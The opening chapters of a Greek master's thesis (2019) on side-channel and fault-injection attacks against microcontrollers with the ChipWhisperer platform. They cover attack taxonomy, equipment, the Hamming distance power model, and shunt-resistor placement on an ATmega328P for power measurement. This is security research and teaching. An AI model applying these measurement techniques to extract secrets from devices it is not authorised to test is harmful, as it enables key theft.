ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Π.Μ.Σ. «Ασφάλεια Ψηφιακών Συστημάτων»

Μεταπτυχιακή Διπλωματική Εργασία

Τίτλος:

Εφαρμοσμένες επιθέσεις σε επίπεδο υλικού

(Applied hardware level attacks)

Σπυρίδων Ψαρουδάκης ΜΤΕ 1734

Επιβλέπων Καθηγητής: Χριστόφορος Νταντογιάν

ΠΕΙΡΑΙΑΣ 2019

Πίνακας Περιεχομένων

Κεφάλαιο 1 Εισαγωγή


Το αντικείμενο της συγκεκριμένης εργασίας είναι επιθέσεις πλευρικού καναλιού (Side channel Attacks) και οι επιθέσεις πρόκλησης/εισαγωγής σφάλματος (Fault Injection Attacks ή Fault Attacks) σε μικροελεγκτές (Microcontrollers), τους οποίους συναντάμε σε διάφορες εφαρμογές, όπως: Αυτοκίνητα, όργανα μέτρησης, σχεδόν σε όλες τις έξυπνες οικιακές συσκευές κ.τ.λ.

Τέτοιες φυσικές επιθέσεις είναι πολυάριθμες και μπορούν να ταξινομηθούν με πολλούς τρόπους, η λογοτεχνία τα ταξινομεί συνήθως μεταξύ δύο ορθογώνιων αξόνων [1]:

- Επεμβατικές και μη επεμβατικές (Invasive vs. Non-invasive): Οι επεμβατικές επιθέσεις απαιτούν την επέμβαση στο κέλυφος (depackaging) του τσιπ για να υπάρχει άμεση πρόσβαση στα εσωτερικά εξαρτήματά του. Ένα χαρακτηριστικό παράδειγμα αυτού είναι η σύνδεση ενός καλωδίου σε ένα δίαυλο δεδομένων για έχουμε πρόσβαση στις μεταφορές δεδομένων. Αντίθετα μια μη επεμβατική επίθεση, εκμεταλλεύεται μόνο εξωτερικά διαθέσιμες πληροφορίες (οι εκπομπές των οποίων είναι, ωστόσο, συχνά ακούσιές) όπως ο χρόνος λειτουργίας, η κατανάλωση ενέργειας κτλ..
- Ενεργές και παθητικές (Active vs. Passive): Οι ενεργές επιθέσεις προσπαθούν να παρεμποδίσουν την καλή λειτουργία των συσκευών, για παράδειγμα, οι επιθέσεις επαγωγής σφάλματος θα προσπαθήσουν να προκαλέσουν σφάλματα στους υπολογισμούς. Αντίθετα, οι παθητικές επιθέσεις θα παρατηρούν απλά τη συμπεριφορά των συσκευών κατά τη διάρκεια της επεξεργασίας τους, χωρίς να τις παρενοχλούν.

Όλες οι παραπάνω να αναφέρονται επίσης ως επιθέσεις υλοποίησης (Implementation Attacks) [2], γιατί πρακτικά, περιλαμβάνουν οποιαδήποτε επίθεση βασίζεται σε πληροφορίες που αποκτώνται από την υλοποίηση ενός ηλεκτρονικού συστήματος, και όχι αδυναμίες στον ίδιο τον εφαρμοσμένο αλγόριθμο (π.χ. κρυπτοανάλυση και σφάλματα στην υλοποίηση του λογισμικού). Οι πληροφορίες χρονισμού, η κατανάλωση ενέργειας, οι ηλεκτρομαγνητικές διαρροές ή ακόμη και ο ήχος μπορούν να αποτελέσουν μια πρόσθετη πηγή πληροφοριών, οι οποίες μπορούν να αξιοποιηθούν [3]. Αν και οι επιθέσεις δεν εξαρτώνται από την υλοποίηση του λογισμικού, όπως θα δούμε στην επισκόπηση των αντιμέτρων υπάρχει δυνατότητα αύξησης της ασφάλειας (hardening) μέσω τροποποίησης του αλγόριθμου.

Μια κατηγοριοποίηση των επιθέσεων υλοποίησης [2].



Εικόνα 1 Κατηγοριοποίηση implementation attacks

Μερικές υλοποιήσεις των επιθέσεων, ανάλογα με το μέσο που χρησιμοποιείται είναι:

- Επιθέσεις πρόκλησης/εισαγωγής σφάλματος (Fault Attacks):
  - Οπτική εισαγωγή σφάλματος (Optical fault injection).
  - Ηλεκτρομαγνητική εισαγωγή σφάλματος (Electromagnetic fault injection).
  - Εισαγωγή σφάλματος στον χρονισμό / τάση (Clock/voltage glitch).
- Επιθέσεις πλευρικών καναλιών (Side Channel Attacks)
  - Ανάλυση ισχύος.
  - Ανάλυση χρονισμού.
  - Ηλεκτρομαγνητική ανάλυση.
  - Ακουστική ανάλυση.

Στα παρακάτω κεφάλαια θα γινεί η περιγραφή της εκτέλεσης τέτοιου τύπου επιθέσεις σε μικροελεγκτές με χρήση του ChipWhisperer framework [4], θα γίνει μια επισκόπηση της θεωρίας που τις καθιστούν δυνατές και θα συζητηθούν κάποια τεχνικά ζητήματα που προκύπτουν κατά την εκτέλεση τους.

Κεφάλαιο 2 Περιγραφή υλικού – λογισμικού

Στο συγκεκριμένο κεφάλαιο θα γίνει μια καταγραφή / σύντομη περιγραφή του εξοπλισμού και του λογισμικού που θα χρησιμοποιηθεί, Περισσότερες λεπτομέρειες για το υλικό (σχέδια, διασυνδέσεις κτλ.) οπού απαιτείται βρίσκονται στο Παράρτημα Υλικού της παρούσας εργασίας.

2.1 Η Πλατφόρμα ChipWhisperer

Η open source πλατφόρμα ChipWhisperer [5] [4] αποτελείται από υλικό και λογισμικό το οποίο επιτρέπει να εκτελεστούν επιθέσεις πλευρικού καναλιού και επιθέσεις πρόκλησης/εισαγωγής σφάλματος με σχετικά χαμηλό κόστος.


Το ChipWhisperer επιτρέπει τη μέτρηση της κατανάλωσης ισχύος των ολοκληρωμένων κυκλωμάτων. Τα αποτυπώματα στη συνέχεια μπορούν να χρησιμοποιηθούν για την πραγματοποίηση διαφόρων αναλύσεων ισχύος, όπως η Απλή Ανάλυση Ισχύος (SPA) και Διαφορική Ανάλυση Ισχύος (DPA).

Επίσης παρέχει τη δυνατότητα να χρησιμοποιηθεί για επιθέσεις πρόκλησης σφαλμάτων, δημιουργώντας δυσλειτουργίες στην τάση (Voltage Glitch) ή στο χρονισμό του στόχου (Clock Glitch).

Το υλικό: Περιλαμβάνει την πλακέτα ελέγχου και μετρήσεών (ChipWhisperer-Lite), το οποίο για λόγους ευκολίας από εδώ και στο εξής θα αναφέρεται ως ChipWhisperer και τις πλακέτες στόχους (Victim Boards). Επίσης στο υλικό συμπεριλαμβάνονται βοηθητικές πλακέτες διασύνδεσης, καλώδια διασύνδεσης, probes και τροφοδοτικά.

Συγκεκριμένα από το υλικό που υπάρχει στο ChipWhisperer Framework χρησιμοποιήθηκαν:

- ChipWhisperer-Lite Capture
- CW308 UFO Baseboard
- CW308T-XMEGA Target (XMEGA, AVR Core)
- CW505 Planar H-Field Probe
- CW501 Differential Probe
- CW503 Probe Power Supply
- CW506 Advanced Breakout board



Εικόνα 2 Το ChipWhisperer και οι θύρες του

Η συσκευή ελέγχου και μέτρησης, το ChipWhisperer-Lite είναι μια πλακέτα πολλαπλών χρήσεων, παρέχοντας ένα όργανο καταγραφής ισχύος, αλλά και μια μονάδα παραγωγής σφαλμάτων. Περιλαμβάνει ένα FPGA για την παραγωγή σημάτων (CLOCK, DATA, TRIGGER). Σαν όργανο καταγραφής πρακτικά λειτουργεί ως ένας AC coupling παλμογράφος που μας επιτρέπει μετρήσουμε μικρές μεταβολές.

Η διασύνδεση με το στόχο γίνεται μέσω των δύο bnc συνδέσμων (MEASURE και GLITCH) και ενός 20pin συνδέσμου, στα bnc μεταφέρονται τα δεδομένα των μετρήσεων (MEASURE PORT) (1) αλλά και το σήμα που χρησιμοποιείται για την πρόκληση σφάλματος(GLITCH PORT)(2), από τον 20pin σύνδεσμο (3) μεταφέρονται λοιπά σήματα όπως σειριακή επικοινωνία, το σήμα trigger, η γείωση κ.τ.λ., το ChipWhisperer έχει επίσης μια micro USB θύρα (4), που επιτρέπει την επικοινωνία της πλακέτας με υπολογιστή για ρυθμίσεις, χειρισμό και μεταφορά δεδομένων.


Το Λογισμικό: Το οποίο αποτελείται από το πρόγραμμα καταγραφής (CW-Capture tool), το πρόγραμμα ανάλυσης (CW-Analyzer tool), προγράμματα για τους στόχους (Target Firmware) και από βασικά scripts που επιτρέπουν τον έλεγχο του υλικού και την εκτέλεση των επιθέσεων. Στις δοκιμές/επιθέσεις που θα περιγράφουν στα παρακάτω κεφάλαια χρησιμοποιήθηκε η έκδοση λογισμικού 4 (v4.0.1). [6]

Κατά το debugging των δοκιμών/επιθέσεων χρησιμοποιήθηκαν επίσης: Παλμογράφος, πολύμετρο και logic analyzer, τα οποία όμως δεν είναι απαραίτητα για την εκτέλεση τους.

Κεφάλαιο 3 Επιθέσεις πλευρικού καναλιού (Side Channel Attacks).

3.1 Ανάλυση Ισχύος (Power Analysis)


Οι ψηφιακές συσκευές (μικροελεγκτές, FPGA, κ.τ.λ.) καταναλώνουν ενέργεια, σε κάθε κύκλο λειτουργίας καταναλώνεται ενέργεια για να αλλάξει η κατάσταση της γραμμής, αν αλλάξουν 2 γραμμές χρειάζεται περισσότερη ενέργεια κ.τ.λ. με αποτέλεσμα να μπορούμε να πάρουμε πληροφορίες για την κατάσταση αυτών.



Εικόνα 3 a side channel

Ανάλογα με την αρχιτεκτονική του συστήματος μπορούμε να μάθουμε: Το πλήθος των bit που αλλάζουν κατάσταση (από 0 σε 1 ή από 1 σε 0) ή το πλήθος των 1 σε ένα δίαυλο, το δεύτερο είναι δυνατό να παρατηρηθεί εξ αίτιας της κατάστασης pre charge [7] [8] που χρησιμοποιούν πολλές αρχιτεκτονικές, συγκεκριμένα ο δίαυλος βρίσκεται σε μία ενδιάμεση κατάσταση πριν φορτωθούν οι πληροφορίες σε αυτόν, οπότε χρειάζεται να αυξήσει την κατανάλωση μόνο για να τεθεί η κατάσταση σε 1.

Αν βλέπαμε 2 bit ενός δίαυλου επικοινωνίας σύμφωνα με τα παραπάνω μπορούμε να αναμένουμε το αποτέλεσμα της εικόνας 4



Εικόνα 4 Παράδειγμα σχέσης ισχύος και εναλλαγής κατάστασης

3.1.1 Hamming Distance

Για την μοντελοποίηση της κατανάλωσης αυτής θα πρέπει να λάβουμε υπόψη ότι η κατανάλωση αποτελείται δύο συνιστώσες. Πρώτον, η στατική κατανάλωση ισχύος, είναι η ισχύς που απαιτείται για τη λειτουργία της συσκευής. Αυτή η στατική ισχύς εξαρτάται από διάφορα πράγματα όπως παράδειγμα ο αριθμός των τρανζίστορ μέσα στη συσκευή. Δεύτερον, και το πιο σημαντικό, η δυναμική κατανάλωση ενέργειας εξαρτάται από τα δεδομένα που "μετακινούνται" μέσα στη συσκευή. Κάθε φορά που αλλάζει ένα bit από ένα 0 σε 1 (ή αντίστροφα), απαιτούνται κάποια ρεύματα (=ισχύς) για τη φόρτιση ή αποφόρτιση των γραμμών δεδομένων. Η δυναμική ισχύς είναι το μέρος που μας ενδιαφέρει γιατί μπορεί να μας πει τι συμβαίνει μέσα.

Ένα από τα απλούστερα μοντέλα που μπορεί να χρησιμοποιηθεί είναι το μοντέλο Hamming Distance (HD) [9]. Η απόσταση Hamming μεταξύ δύο δυαδικών αριθμών είναι ο αριθμός διαφορετικών bits στους αριθμούς. Για παράδειγμα,

```
HammingDistance (00110000, 00100011) = 3
```

επειδή υπάρχουν 3 άνισα κομμάτια σε αυτούς τους δύο αριθμούς. Ο υπολογισμός της απόστασης Hamming είναι:

```
HammingDistance(x, y) = HammingWeight(x ^ y)
```

όπου ^ είναι ο τελεστής XOR, ενώ ως βάρος Hamming (Hamming Weight) ορίζεται το πλήθος των 1 σε δυαδικό αριθμό. Χρησιμοποιώντας το παραπάνω παράδειγμα,

```
HammingDistance (00110000, 00100011)
= HammingWeight(00010011) = 3
```

επειδή το `00010011` έχει τρία bits.

Αν «εξάγουμε» την παραπάνω πληροφορία μπορούμε να εκτελέσουμε Ανάλυση Κατανάλωσης (Simple Power Analysis – SPA) και Διαφορική Ανάλυση Κατανάλωσης (DPA), Η λήψη και η ανάλυση των δεδομένων θα γίνει με χρήση της open source πλατφόρμας ChipWhisperer [5] [4] σε συνδυασμό με το αντίστοιχο hardware.

3.1.2 Απαιτήσεις - Απαραίτητα δεδομένα προς Λήψη

Για να γίνει η ανάλυση και να εκτελεστούν οι επιθέσεις, απαραίτητη είναι η καταγραφή της κατανάλωσης σε συνδυασμό με ένα χρονικό σημείο αναφοράς από τον μικροελεγκτή. Για να μετρήσουμε την ισχύ που καταναλώνεται μπορούμε να μετρήσουμε το ρεύμα που διατρέχει κάποιο φορτίο, αυτό θα γίνει με την εισαγωγή μιας αντίστασης (shunt resistor), σε συγκεκριμένο σημείο του κυκλώματος που θα μελετήσουμε παρακάτω. Η ισχύς που καταναλώνεται δίνεται από τον τύπο:

$$P = I * \mathrm{V}$$


Από το νόμο του ohm έχουμε:

$$P = I^2 * \mathrm{R} \ \acute{\eta} \ P = \frac{\mathrm{V}^2}{R}$$

Επειδή στην περίπτωση που εξετάζουμε η αντίσταση είναι σταθερή, στην ουσία οι μεταβολές της κατανάλωσης είναι ανάλογες με τις μεταβολές στο ρεύμα ή την πτώση τάσης που δημιουργείται στα άκρα της αντίστασης, τα οποία και θα μετρήσουμε στο φορτίο μας.
Όσον αφορά τον συγχρονισμό των καταγραφών οι αλλαγές κατάστασης είναι πάντα σχετικές με το χρονισμό (clock) που σημαίνει ότι για τις μετρήσεις μας χρειαζόμαστε είτε τον ίδιο το χρονισμό το μικροελεγκτή ή μια έξοδο σχετική με αυτό (trigger pulse).

3.1.3 Καταγραφή κατανάλωσης


Για να λάβουμε τις παραπάνω πληροφορίες θα πρέπει να μετρήσουμε την κατανάλωση του μικροελεγκτή, για να γίνει αυτό θα πρέπει να βρούμε την γραμμή τροφοδοσίας του.



Εικόνα 5 Θέσεις μέτρησης

Η μέτρηση θα γίνει με την εισαγωγή της αντίστασης και μπορεί να γίνει πριν την τροφοδότηση του μικροελεγκτή ή ανάμεσα στη γείωση του και τη γείωση του κυκλώματος (Εικόνα 5).


Παράδειγμα ανατρέχοντας στη σελίδα 3 του datasheet [10] του μικροελεγκτή ATmega328p βλέπουμε ότι τροφοδοτείται από τα pin 4 και 6 (VCC), επίσης υπάρχει το pin 18 το οποίο αναφέρεται ως AVCC, μετά από παραπάνω διερεύνηση του datasheet στην παράγραφο 1.1.7 βρίσκουμε ότι είναι η τροφοδοσία του analog to digital converter (ADC) του μικροελεγκτή ο οποίος τροφοδοτεί τις αναλογικές εισόδους / εξόδους, άρα αν οι μετρήσεις που θέλουμε να κάνουμε αφορούν αυτές θα πρέπει να μετρήσουμε την κατανάλωση σε αυτό το pin.



ATmega328P [DATASHEET] 3
7810D–AVR–01/15

Εικόνα 6 ATmega328 pinout


Παρόμοιες πληροφορίες μπορούμε να λάβουμε και από το σχηματικό ενός board, για παράδειγμα το Arduino Uno rev 3 [11], το οποίο επίσης έχει μικροελεγκτή Atmega328P:



Εικόνα 7 Μέρος του Arduino Rev3 Schematic


Από το παραπάνω βλέπουμε ότι η τροφοδοσία (VCC) είναι στο Pin 7 ενώ το AVCC είναι το pin 20, η διαφορά οφείλεται στο package του μικροελεγκτή, συγκεκριμένα από το datasheet βλέπαμε το TQFP [12] ενώ το σχηματικό αφορά το THT [13] τα οποία στην προκειμένη περίπτωση έχουν διαφορετική αρίθμηση.

Εικόνα 8 TQFP Package




Εικόνα 9 THT Package

Αφού εντοπίσουμε το σημείο σύνδεσης θα πρέπει να παρεμβάλουμε μια αντίσταση σε σειρά στην τροφοδοσία ώστε να μετρήσουμε την κατανάλωση. Το νέο σχηματικό της εικόνας 7 θα είναι το παρακάτω:




Εικόνα 10 Σχηματικό εικόνας 9 με εισαγωγή shunt resistor στο κύκλωμα

Η μέτρηση μας μπορεί να γίνει πριν την τροφοδότηση του μικροελεγκτή (Εικόνα 11) ή ανάμεσα στη γείωση του και τη γείωση του κυκλώματος (Εικόνα 12).



Εικόνα 11 Εισαγωγή Shunt resistor στην τροφοδοσία



Εικόνα 12 Εισαγωγή shunt resistor στη γείωση

Υπάρχει ένα πρόβλημα που πρέπει να λυθεί, το οποίο είναι ο υπολογισμός της τιμή της παραπάνω αντίστασης, αυτό γιατί: Οι παρασιτικές χωρητικότητες που βλέπει η αντίσταση, εισάγουν μια σταθερά χρόνου στο κύκλωμα, η οποία περιορίζει το εύρος ζώνης συχνοτήτων των μετρήσεων. Αυτό το φαινόμενο όμως μπορεί να αμεληθεί, αν η αντίσταση είναι αρκετά μικρή. Όμως σκοπεύουμε να μετρήσουμε την κατανάλωση πάνω σε αυτή την αντίσταση με αποτέλεσμα αν η τιμή της αντίστασης είναι πολύ μικρή δεν θα μπορούμε να διακρίνουμε την κατανάλωση ισχύος από τον θόρυβο. Το εύρος τιμών που μπορούμε να χρησιμοποιήσουμε είναι από μερικές δεκάδες ohm μέχρι μερικά kilo ohm.

3.1.4 Λήψη χρονισμού

